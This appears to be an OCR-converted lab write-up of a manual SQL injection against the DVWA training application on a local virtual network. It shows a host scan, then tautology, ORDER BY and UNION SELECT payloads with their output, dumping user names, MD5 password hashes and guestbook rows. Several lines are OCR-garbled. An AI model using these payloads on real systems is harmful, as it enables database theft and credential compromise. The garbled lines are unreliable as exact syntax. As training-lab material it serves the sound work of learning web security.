mysql-dvwa-manual

initial scan

ip address of web server:			Vienne Vienne Vienne
Currently scann	ning: Finished!	Screen	View: Unique Hosts
4 Captured ARP	Req/Rep packets	s, from 4 host	s. Total size: 240
IP	At MAC Address	Count	Len MAC Vendor / H
192.168.40.1	00:50:56:c0:00	0:08 1	60 VMware, Inc.
192.168.40.2	00:50:56:f2:a8	3:47 1	60 VMware, Inc.
192.168.40.159	00:0c:29:8b:56		60 VMware, Inc.
192.168.40.254	00:50:56:eb:10		60 VMware, Inc.


dvwa mysql

```
User ID:
       1' or 1=1 #
ID: 1' or 1=1 #
First name: admin
Surname: admin
ID: 1' or 1=1 #
First name: Gordon
Surname: Brown
ID: 1' or 1=1 #
First name: Hack
Surname: Me
ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso
ID: 1' or 1=1 #
First name: Bob
Surname: Smith
```

-1' order by 4

Unknown column '4' in 'order clause'

no error



```
User ID:
                             Submit
ID: -1' union select 'column name', column_name from information_schema.columns where table_schema='dvwa' and table_name='users' #
First name: column name
Surname: user_id
ID: -1' union select 'column name', column_name from information_schema.columns where table_schema='dvwa' and table_name='users' #
First name: column name
Surname: first_name
ID: -1' union select 'column name', column_name from information_schema.columns where table_schema='dvwa' and table_name='users' #
First name: column name
Surname: last name
ID: -1' union select 'column name', column name from information schema.columns where table schema='dvwa' and table name='users' #
First name: column name
Surname: user
ID: -1' union select 'column name', column_name from information_schema.columns where table_schema='dywa' and table_name='users' #
Surname: password
ID: -1' union select 'column name', column_name from information_schema.columns where table_schema='dvwa' and table_name='users' #
First name: column name
Surname: avatar
ID: -1' union select 'column name', column name from information schema.columns where table schema='dwwa' and table name='users' #
First name: column name
Surname: last login
ID: -1' union select 'column name', column name from information schema.columns where table schema='dywa' and table name='users' #
First name: column name
Surname: failed login
```

-1' union select concat('Name: ', first_name, ' ', last_name, ' , User: ', user), concat('Password: ', password) from users #

Cred dump:


Database - dvwa Table - users

User ID: Submit	
<pre>ID: -1' union select concat('Name: ', first_name, ' ', last_name, ' , User: ', First name: Name: admin admin , User: admin Surname: Password: 5f4dcc3b5aa765d61d8327deb882cf99</pre>	user), concat('Password: ', password) from users #
ID: -1' union select concat('Name: ', first_name, ' ', last_name, ' , User: ', First name: Name: Gordon Brown , User: gordonb Surname: Password: e99a18c428cb38d5f260853678922e03	user), concat("Password: ", password) from users #
ID: -1' union select concat('Name: ', first_name, ' ', last_name, ' , User: ', First name: Name: Hack Me , User: 1337 Surname: Password: 8d3533d75ae2c3966d7e0d4fcc69216b	user), concat('Password: ', password) from users #
ID: -1' union select concat('Name: ', first name, ' ', last_name, ' , User: ', First name: Name: Pablo Picasso , User: pablo Surname: Password: 0d107d89f5bbe40cade3de5c7le9e9b7	user), concat('Password: ', password) from users #
ID: -1' union select concat('Name: ', first_name, ' ', last_name, ' , User: ', First name: Name: Bob Smith , User: smithy Surname: Password: 5f4dcc3b5aa765d6ld8327deb882cf99	user), concat('Password: ', password) from users #

-1' union select 'column name', column_name from information_schema.columns where table schema='dvwa' and table name='guestbook' #

Database: dvwa Table: guestbook Column:

- A. comment id
- B. comment
- C. column name



-1' union select concat('comment id ', comment_id, ' name: ', name), comment from guestbook #

Display all comment:

Database: dvwa Table: guestbook

idbic. g	uestbook						
User ID);	Submit					
First	l' union select cond name: comment id l me: This is a test d	name: test	', comment_id, '	name: ', name	e), comment fr	om guestbook a	#